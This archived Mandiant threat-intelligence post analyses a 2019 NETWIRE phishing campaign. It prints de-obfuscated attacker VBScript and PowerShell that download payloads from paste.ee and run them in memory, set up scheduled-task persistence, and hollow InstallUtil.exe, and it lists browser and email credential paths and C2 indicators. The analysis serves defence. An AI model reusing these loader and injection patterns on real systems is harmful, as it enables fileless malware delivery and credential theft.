# Dissecting a NETWIRE Phishing Campaign's Usage of Process Hollowing | Mandiant

By Mandiant

Published: 2019-03-15 · Archived: 2026-04-06 03:34:22 UTC

Written by: Sumith Maniath, Prashanth Krushna Kadam

---

### Introduction

Malware authors attempt to evade detection by executing their payload without having to write the executable file on the disk. One of the most commonly seen techniques of this "fileless" execution is code injection. Rather than executing the malware directly, attackers inject the malware code into the memory of another process that is already running.

Due to its presence on all Windows 7 and later machines and the sheer number of supported features, PowerShell has been a favorite tool of attackers for some time. FireEye has published multiple reports where PowerShell was used during initial malware delivery or during post-exploitation activities. Attackers have abused PowerShell to easily interact with other Windows components to perform their activities with stealth and speed.

This blog post explores a recent phishing campaign observed in February 2019, where an attacker targeted multiple customers and successfully executed their payload without having to write the executable dropper or the payload to the disk. The campaign involved the use of VBScript, PowerShell and the .NET framework to perform a code injection attack using a process hollowing technique. The attacker abused the functionality of loading .NET assembly directly into memory of PowerShell to execute malicious code without creating any PE files on the disk.

### Activity Summary

The user is prompted to open a document stored on Google Drive. The name of the file, shown in Figure 1, suggests that the actor was targeting members of the airline industry that use a particular aircraft model. We have observed an increasing number of attackers relying on cloud-based file storage services that bypass firewall restrictions to host their payload.




Figure 1: Malicious script hosted on Google Drive

As seen in Figure 2, attempting to open the script raises an alert from Internet Explorer saying that the publisher could not be verified. In our experience, many users will choose to ignore the warning and open the document.




Figure 2: Alert raised by Internet Explorer

Upon execution, after multiple levels of obfuscation, a PowerShell script is executed that loads a .NET assembly from a remote URL, functions of which are then used to inject the final payload (NETWIRE Trojan) into a benign Microsoft executable using process hollowing. This can potentially bypass application whitelisting since all processes spawned during the attack are legitimate Microsoft executables.

**Technical Details**

The initial document contains VBScript code. When the user opens it, Wscript is spawned by iexplore to execute this file. The script uses multiple layers of obfuscation to bypass static scanners, and ultimately runs a PowerShell

script for executing the binary payload.

Obfuscation techniques used during different levels of script execution are shown in Figure 3 and Figure 4.

```
Execute (ChrW(log(1.8) - log(1.4) + 67.418685571719) & ChrW(log(1.5) - log(1.7) + 72.795163142954) & ChrW(log(1.6) - log(1.4) + 76.5364686073
1.3) + 31.526899156359) & ChrW(log(1.8) + log(1.3) + 108.81984907063) & ChrW(log(1.4) * log(1.7) + 109.49145832555) & ChrW(log(1.6) - log(1.4
ChrW(log(1.6) + log(1.7) + 97.669368119692) & ChrW(log(1.9) - log(1.4) + 99.364618350449) & ChrW(log(1.5) + log(1.5) + 70.859069783784) & Chr
66.608743497876) & ChrW(log(1.6) * log(1.4) + 116.51185682765) & ChrW(log(1.7) * log(1.6) + 64.42060279622) & ChrW(log(1.5) - log(1.4) + 121.
1.9) - log(1.4) + 106.36461835045) & ChrW(log(1.9) + log(1.3) + 82.76578184936) & ChrW(log(1.6) - log(1.7) + 117.73062462182) & ChrW(log(1.6)
109.86352413413) & ChrW(log(1.7) * log(1.3) + 102.5307821092) & ChrW(log(1.4) - log(1.7) + 103.86415601444) & ChrW(log(1.5) + log(1.4) + 80.9
1.8) + log(1.7) + 113.55158508404) & ChrW(log(1.9) - log(1.6) + 81.498149743073) & ChrW(log(1.9) - log(1.4) + 102.36461835045) & ChrW(log(1.9
12.454033987336) & ChrW(log(1.8) + log(1.4) + 8.7457410984767) & ChrW(log(1.5) - log(1.3) + 109.52689915636) & ChrW(log(1.6) * log(1.7) + 109
1.9) * log(1.7) + 102.32941419494) & ChrW(log(1.4) + log(1.4) + 97.997055526758) & ChrW(log(1.8) * log(1.4) + 99.472226106204) & ChrW(log(1.4
71.738992871487) & ChrW(log(1.8) + log(1.7) + 66.551585084036) & ChrW(log(1.8) - log(1.5) + 116.48767844321) & ChrW(log(1.8) * log(1.4) + 64.
```

Figure 3: Type 1 obfuscation technique, which uses log functions to resolve a wide character

```
"236@$@287@$@268@$@266@$@284@$@283@$@268@$@207@$@234@$@271@$@281@$@254@$@207@$@275@$@278@$@270@$@207@$@216@$@213@$@222@$@208@$@199
@216@$@213@$@222@$@208@$@199@$@210@$@199@$@216@$@217@$@216@$@213@$@218@$@223@$@223@$@219@$@218@$@218@$@221@$@220@$@224@$@216@$@222
@281@$@254@$@207@$@275@$@278@$@270@$@207@$@216@$@213@$@219@$@208@$@199@$@210@$@199@$@275@$@278@$@270@$@207@$@216@$@213@$@219@$@208
@224@$@224@$@222@$@215@$@220@$@220@$@220@$@217@$@221@$@222@$@220@$@223@$@208@$@199@$@205@$@199@$@234@$@271@$@281@$@254@$@207@$@275
@208@$@199@$@212@$@199@$@275@$@278@$@270@$@207@$@216@$@213@$@220@$@208@$@199@$@210@$@199@$@221@$@215@$@213@$@219@$@218@$@218@$@221
@218@$@221@$@208@$@199@$@205@$@199@$@234@$@271@$@281@$@254@$@207@$@275@$@278@$@270@$@207@$@216@$@213@$@223@$@208@$@199@$@210@$@199
@222@$@208@$@199@$@210@$@199@$@218@$@215@$@213@$@220@$@220@$@216@$@220@$@223@$@220@$@215@$@223@$@219@$@215@$@218@$@221@$@208@$@199
@207@$@275@$@278@$@270@$@207@$@216@$@213@$@224@$@208@$@199@$@210@$@199@$@275@$@278@$@270@$@207@$@216@$@213@$@220@$@208@$@199@$@210
@217@$@221@$@223@$@216@$@215@$@215@$@220@$@222@$@216@$@224@$@208@$@199@$@205@$@199@$@234@$@271@$@281@$@254@$@207@$@275@$@278@$@270
@209@$@199@$@275@$@278@$@270@$@207@$@216@$@213@$@222@$@208@$@199@$@210@$@199@$@218@$@220@$@213@$@218@$@223@$@223@$@219@$@218@$@218
@208@$@199@$@205@$@199@$@234@$@271@$@281@$@254@$@207@$@275@$@278@$@270@$@207@$@216@$@213@$@222@$@208@$@199@$@212@$@199@$@275@$@278
```

Figure 4: Type 2 obfuscation technique, which uses split and replace operations

This script then downloads and executes another encoded .vbs script from a paste.ee URL, as seen in Figure 5. Paste.ee is a less regulated alternative to Pastebin and we have seen multiple attacks using this service to host the payload. Since the website uses TLS, most firewall solutions cannot detect the malicious content being downloaded over the network.

```
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
xHttp.Open "GET", "https://paste.ee/[REDACTED]0", False

xHttp.Send
var = xHttp.responseText
Execute(var)


   j = array("WScript.Shell","Scripting.FileSystemObject","Shell.Application","Microsoft.XMLHTTP")
  set w = WScript
  set sh = Cr(0)
  set fs = Cr(1)

  Function Cr(N)

  Set Cr = CreateObject(j(N))
  End Function

  function Ex(s)
  Ex = sh.ExpandEnvironmentStrings("%"&s&"%")
  end function

  Sub Ns
  on error resume next
  dr=ex("AppData") & C & wn
  fs.CopyFile fu,dr,true
  end Sub

  dr=ex("TEMP") & C & wn
  c = chrw(92)
  fu = w.scriptfullname
  wn=w.scriptname
  Ns
  sh.run "schtasks /create /sc minute /mo 15 /tn File /tr " & ChrW(34) & dr,false
```

Figure 5: Downloading the second-stage script and creating a scheduled task

The script achieves persistence by copying itself to Appdata/Roaming and using schtasks.exe to create a scheduled task that runs the VBScript every 15 minutes.

After further de-obfuscation of the downloaded second-stage VBScript, we obtain the PowerShell script that is executed through a shell object, as shown in Figure 6.

```
z = "$version =  @([System.Reflection.Assembly]::GetExecutingAssembly().ImageRuntimeVersion); function HexToBin([string]$ZCsHUkq
@() " & vbNewLine & "for ($i = 0; $i -lt $ZCsHUkqNsajVXB6.Length ; $i += 2) " & vbNewLine & "{ " & vbNewLine & "$return += [Byte
2), [System.Globalization.NumberStyles]::HexNumber) " & vbNewLine & "} " & vbNewLine & "Write-Output $return " & vbNewLine & "}
"$webClient = New-Object System.Net.WebClient " & vbNewLine & "$ZCsHUkqNsajVXB6tr = $webClient.DownloadString('https://paste.e[REDACTED]
 & "$Assembly = [System.Reflection.Assembly]::Load([Convert]::FromBase64String($ZCsHUkqNsajVXB6tr)) " & vbNewLine & "" & vbNewLi
System.Net.WebClient " & vbNewLine & "$ZCsHUkqNsajVXB6tr = $webClient.DownloadString('https://paste[REDACTED]); " & vbNewLine
[Convert]::FromBase64String($ZCsHUkqNsajVXB6tr); " & vbNewLine & "" & vbNewLine & "$t = $Assembly.GetType('C.M') " & vbNewLine &
"" & vbNewLine & "$m.Invoke($null, ($null, $('\Windows\Microsoft.NET\Framework\' + $version + '\InstallUtil.exe'), '', $Data, $T
Set objShell = CreateObject("WScript.Shell")
objShell.Run("powershell.exe -noexit -noLogo -Noninteractive -noProfile -executionPolicy bypass -windowstyle hidden " & z), 0
```

Figure 6: De-obfuscated PowerShell script

The PowerShell script downloads two Base64-encoded payloads from paste.ee that contain binary executable files. The strings are stored as PowerShell script variables and no files are created on disk.

Microsoft has provided multiple ways of interacting with the .NET framework in PowerShell to enhance it through custom-developed features. These .NET integrations with PowerShell are particularly attractive to attackers due to the limited visibility that traditional security monitoring tools have around the runtime behaviors of .NET processes. For this reason, exploit frameworks such as CobaltStrike and Metasploit have options to generate their implants in .NET assembly code.

Here, the attackers have used the *Load* method from the *System.Reflection.Assembly* .NET Framework class. After the assembly is loaded as an instance of *System.Reflection.Assembly*, the members can be accessed through that object similarly to C#, as shown in Figure 7.

```
$version =  @([System.Reflection.Assembly]::GetExecutingAssembly().ImageRuntimeVersion);
function HexToBin([string]$ZCsHUkqNsajVXB6) {
    $return = @()
    for ($i = 0; $i -lt $ZCsHUkqNsajVXB6.Length ; $i += 2) {
        $return += [Byte]::Parse($ZCsHUkqNsajVXB6.Substring($i, 2), [System.Globalization.NumberStyles]
        ::HexNumber)
    }
    Write-Output $return
}
$webClient = New-Object System.Net.WebClient
$ZCsHUkqNsajVXB6tr = $webClient.DownloadString('https://paste.ee/█████');
$Assembly = [System.Reflection.Assembly]::Load([Convert]::FromBase64String($ZCsHUkqNsajVXB6tr))
$webClient = New-Object System.Net.WebClient
$ZCsHUkqNsajVXB6tr = $webClient.DownloadString('https://paste.ee/█████');
[byte[]]$Data = [Convert]::FromBase64String($ZCsHUkqNsajVXB6tr);
$t = $Assembly.GetType('C.M')
$m = $t.GetMethod('R')
$m.Invoke($null, ($null, $('\Windows\Microsoft.NET\Framework\' + $version + '\InstallUtil.exe'), '', $Data,
$True))
```

Figure 7: Formatted PowerShell code

The code identifies the installed version of .NET and uses it later to dynamically resolve the path to the .NET installation folder. The decoded dropper assembly is passed as an argument to the *Load* method. The resulting class instance is stored as a variable.

The objects of the dropper are accessed through this variable and method *R* is invoked. Method *R* of the .NET dropper is responsible for executing the final payload.

The following are the parameters for method *R:*

- Path to InstallUtil.exe (or other .NET framework tools)
- Decoded NETWIRE trojan

When we observed the list of processes spawned during the attack (Figure 8), we did not see the payload spawned as a separate process.




Figure 8: Processes spawned during attack

We observed that the InstallUtil.exe process was being created in suspended mode. Once it started execution, we compared its memory artifacts to a benign execution of InstallUtil.exe and concluded that the malicious payload is being injected into the memory of the newly spawned InstallUtil.exe process. We also observed that no arguments are passed to InstallUtil, which would cause an error under normal execution since InstallUtil always expects at least one argument.

From a detection evasion perspective, the attacker has chosen an interesting approach. Even if the PowerShell process creation is detected, InstallUtil.exe is executed from its original path. Furthermore, InstallUtil.exe is a benign file often used by internal automations. To an unsuspecting system administrator, this might not seem malicious.

When we disassembled the .NET code and removed the obfuscation to understand how code injection was performed, we were able to identify Windows win32 API calls associated with process hollowing (Figure 9).

```
...
bool flag2 = !M.CreateProcess(...);
...
Process processById = Process.GetProcessById(...);
...
num3 = (((!(flag = !checked(M.ReadProcessMemory(...);
...
flag = ((double)M.NtUnmapViewOfSection(...);
...
int num18 = checked(M.VirtualAllocEx(...);
...
num3 = (((!(flag = !checked(M.WriteProcessMemory(...)
...
int num18 = checked(M.VirtualAllocEx(...);
...
num3 = (((flag2 = !M.WriteProcessMemory(...);
...
bool flag2 = !M.GetThreadContext(...);
...
num3 = (((!(flag2 = !M.Wow64GetThreadContext(...) ? ...);
...
num3 = (((!(flag3 = !M.SetThreadContext(...) ? ...);
...
num3 = ((flag3 = !M.Wow64SetThreadContext(...) ? ...);
...
num3 = (((flag2 = ((double)M.ResumeThread(...) == -Math.Cos(0.0))) ? ...);
...
processById.Kill();
```

Figure 9: Windows APIs used in .NET dropper for process hollowing

After reversing and modifying the code of the C# dropper to invoke *R* from main, we were able to confirm that when the method *R* is invoked, InstallUtil.exe is spawned in suspended mode. The memory blocks of the suspended process are unmapped and rewritten with the sections of the payload program passed as an argument to method *R*. The thread is allowed to continue after changes have been made to the entry point. When the process hollowing is complete, the parent PowerShell process is terminated.

**High-Level Analysis of the Payload**

The final payload was identified by FireEye Intelligence as a NETWIRE backdoor. The backdoor receives commands from a command and control (C2) server, performs reconnaissance that includes the collection of user data, and returns the information to the C2 server.

Capabilities of the NETWIRE backdoor include key logging, reverse shell, and password theft. The backdoor uses a custom encryption algorithm to encrypt data and then writes it to a file created in the ./LOGS directory.

The malware also contains a custom obfuscation algorithm to hide registry keys, APIs, DLL names, and other strings from static analysis. Figure 10 provides the decompiled version of the custom decoding algorithm used on

these strings.

```
void decode(char *encode_str){
    char key[] = "_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C%";
    for (i = encode_str; *i; ++i)
    {
        v2 = 0;
        while (*i != key[v2])
        {
            if (++v2 == 64)
                goto LABEL_7;
        }
        *i = key[((BYTE)v2 + 6) & 0x3F];
    LABEL_7:
        ;
    }
}
```

Figure 10: Decompiled string decoding algorithm

From reversing and analyzing the behavior of the malware, we were able to identify the following capabilities:

- Record mouse and keyboard events
- Capture session logon details
- Capture system details
- Take screenshots
- Monitor CPU usage
- Create fake HTTP proxy

From the list of decoded strings, we were able to identify other features of this sample:

| | |
|---|---|
| *"POP3"*<br><br>*"IMAP"*<br><br>*"SMTP"*<br><br>*"HTTP"*<br><br>*"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\"*<br><br>*"Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\"*<br><br>*"Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\"* | Stealing data from an email client |

| | |
|---|---|
| *“\Google\Chrome\User Data\Default\Login Data”*<br>*“\Chromium\User Data\Default\Login Data”*<br>*“\Comodo\Dragon\User Data\Default\Login Data”*<br>*“\Yandex\YandexBrowser\User Data\Default\Login Data”*<br>*“\Opera Software\Opera Stable\Login Data”*<br>*“Software\Microsoft\Internet Explorer\IntelliForms\Storage2”*<br>*“vaultcli.dll: VaultOpenVault,VaultCloseVault,VaultEnumerateItem,VaultGetItem,VaultFree”*<br>*“select * from moz_login”* | Stealing login details from browsers |

A complete report on the NETWIRE backdoor family is available to customers who subscribe to the FireEye Intelligence portal.

**Indicators of Compromise**

Host-based indicators:

| | |
|---|---|
| dac4ed7c1c56de7d74eb238c566637aa | Initial attack vector .vbs file |

Network-based indicators:

| | |
|---|---|
| 178.239.21.]62:1919<br>kingshakes[.]linkpc[.]net<br>105.112.35[.]72:3575<br>homi[.]myddns[.]rocks | C2 domains of NETWIRE Trojan |

**FireEye Detection**

FireEye detection names for the indicators in the attack:

| | |
|---|---|
| Endpoint security | • Exploit Guard: Blocks execution of wscript<br>• IOC: POWERSHELL DOWNLOADER D (METHODOLOGY)<br>• AV: Trojan.Agent.DRAI |
| Network Security | • Backdoor.Androm |
| Email Security | • Malicious.URL<br>• Malware.Binary.vbs |

**Conclusion**

Malware authors continue to use different "fileless" process execution techniques to reduce the number of indicators on an endpoint. The lack of visibility into .NET process execution combined with the flexibility of PowerShell makes this technique all the more effective.

FireEye Endpoint Security and the FireEye Network Security detect and block this attack at several stages of the attack chain.

**Acknowledgement**

We would like to thank Frederick House, Arvind Gowda, Nart Villeneuve and Nick Carr for their valuable feedback.

Posted in

- Threat Intelligence
- Security & Identity

---

Source: https://www.mandiant.com/resources/blog/dissecting-netwire-phishing-campaigns-usage-process-hollowing